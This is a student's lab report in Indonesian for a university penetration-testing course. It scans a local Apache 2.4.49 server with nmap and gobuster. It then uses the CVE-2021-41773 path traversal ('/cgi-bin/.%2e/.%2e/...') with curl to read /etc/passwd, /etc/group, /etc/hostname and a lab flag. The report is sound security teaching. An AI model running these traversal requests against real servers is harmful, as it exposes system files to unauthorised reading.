
LABORATORIUM PEMBELAJARAN ILMU KOMPUTER
FAKULTAS ILMU KOMPUTER
UNIVERSITAS BRAWIJAYA

BAB	: PENGUJIAN PENETRASI
NAMA	: AHMAD NABIH BARIL HILMY
NIM	: 2251050207111085
TANGGAL	: 21/03/2024
ASISTEN	: Noverdi Anugrah Ramadhan

Langkah Praktikum

1. Pada terminal Anda lakukan network scanning pada target, dengan perintah: nmap localhost Port apa yang terbuka dan berjalan pada alamat tersebut?




Disini kita menggunakan nmap pada localhost kita untuk melihat port terbuka yang ada pada perangkat kita.

2. Selanjutnya, kita perlu mendeteksi Sistem operasi, versi, dan informasi lainnya pada port yang terbuka dan berjalan tersebut, dengan perintah:


   nmap -p MasukkanPort -A -v localhost

   Coba jelaskan servis apa yang berjalan pada port tersebut, dan apa kerentanan yang mungkin dimiliki pada servis tersebut?



Setelah menjalankan scanning pada port terbuka pada localhost kita, ternyata kita dapati bahwa versi spesifik layanan yang menggunakan Apache httpd 2.4.49 (Unix). pada versi apache ini memiliki beberapa kerentanan didalamnya, kerentanan ini terdapat pada modul apache ini sendiri, juga pada DoS, Injection attack, directory dan path traversal.

3. Untuk mengetahui direktori atau asset yang dimiliki dari sebuah servis atau website kita dapat menggunakan tools directory scanning dengan wordlist yang sudah kita siapkan sebelumnya. Dengan menggunakan perintah:
   gobuster dir -w WORDLIST.txt -u localhost




4. Setelah melakukan pengumpulan informasi melalui kedua tools tersebut, kita dapat mengetahui versi apache yang digunakan pada web server tersebut adalah apache HTTP Server 2.4.49, Pada apache versi tersebut dapat kita eksploitasi untuk membaca file sensitif di dalamnya, dengan menggabungkan serangan directory traversal dengan URL encoding. Jelaskan bagaimana mekanisme serangan tersebut dapat terjadi?

   localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/TargetPathDirectory

   Setelah kita cek menggunakan tools tersebut, ternyata web server ini memakai Apache HTTP Server 2.4.49. Nah, di versi ini, ada celah keamanan yang bisa dimanfaatkan untuk masuk dan mengetahui file sensitif di dalamnya. kita gabungkan dua teknik yaitu serangan directory traversal dan URL encoding. Dengan menggunakan dua teknik itu, kita membuat URL yang mencoba keluar dari koridor virtual menggunakan karakter-karakter khusus dan kode-kode URL encoding. Terus kita kirim URL itu ke server. kemudian Apache HTTP Server 2.4.49 ini punya celah keamanan terkait penanganan URL encoding, sehingga kita bisa masuk tanpa di cek menggunakan validasi yang benar. Sehingga, server bisa mengizinkan kita untuk akses ke file rentan dalam service tersebut, sehingga kita bisa akses file penting dan rentan didalamnya

5. Coba manfaatkan kembali tools gobuster untuk menemukan direktori yang tersembunyi dengan memanfaatkan kerentanan dari servis tersebut yang telah Anda ketahui.
   gobuster dir -w WORDLIST.txt -u localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e




disini kita melihat bahwa ada sebuah port terbuka pada laman path fileadmin dengan status 200, yang berarti request pada port tersebut berhasil dan/atau menampilkan respon yang sesuai, disini kita mengetahui letak kerentanan yang nantinya dapat kita lakukan eksploitasi lebih lanjut ke dalamnya.

Berikutnya, apabila Anda menemukan direktori yang tersembunyi dengan HTTP response 200, cobalah akses direktori tersebut dengan bantuan tools curl.

curl localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/TargetDirectoryPath

Ubahlah TargetDirectoryPath menjadi direktori yang telah Anda temukan sebelumnya.



6. Berikutnya, untuk menguji coba lebih lanjut kerentanan yang kita temukan. Coba akses /etc/passwd, /etc/group, dan /etc/hostname gunakan tools curl untuk memudahkan serangan. Coba jelaskan apa yang Anda temukan saat mengakses file tersebut?


   curl localhost:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/TargetDirectoryPath


curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd


curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/group

curl http://localhost:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/hostname

Ketika kita melakukan masing masing command diatas, kita menemukan beberapa informasi, seperti ketika melakukan dir scanning dengan curl pada path etc/passwd dsb, maka isi dari direktori tersebut akan ditampilkan pada kita, begitu pula dengan group dan hostname.








passwd :
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
group :
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,adm
adm:x:4:root,adm,daemon
hostname :
d69f0e92ab11

7. Terakhir, temukan flag yang tersimpan dalam servis tersebut.



Dengan mengubah direktori sebagaimana yang diberitahukan pada fileadmin, kita ditujukan untuk mengakses path flag.txt, dengan mengubah path tujuan, maka dapat dite temukan flag berikut :

Flag{CVE_2021_41773_Simpl3_But_D4nger0us!!!}

Kesimpulan

Pada bab ini, kita mempelajari tentang serangan directory traversal, dimana menggunakan jenis serangan ini, kita mencoba untuk mengakses file rentan dari sebuah service. dengan menggunakan nmap kita melihat jaringan terbuka dan melakukan scanning ke localhost. kemudian kita juga menggunakan gobuster untuk menemukan direktori yang tersembunyi dengan memanfaatkan kerentanan dari service. selain itu kita menggunakan tool gobuster dengan wordlist untuk menjelajah files yang ada dalam service sehingga kita dapat menemukan direktori penting yang akan kita eksploitasi.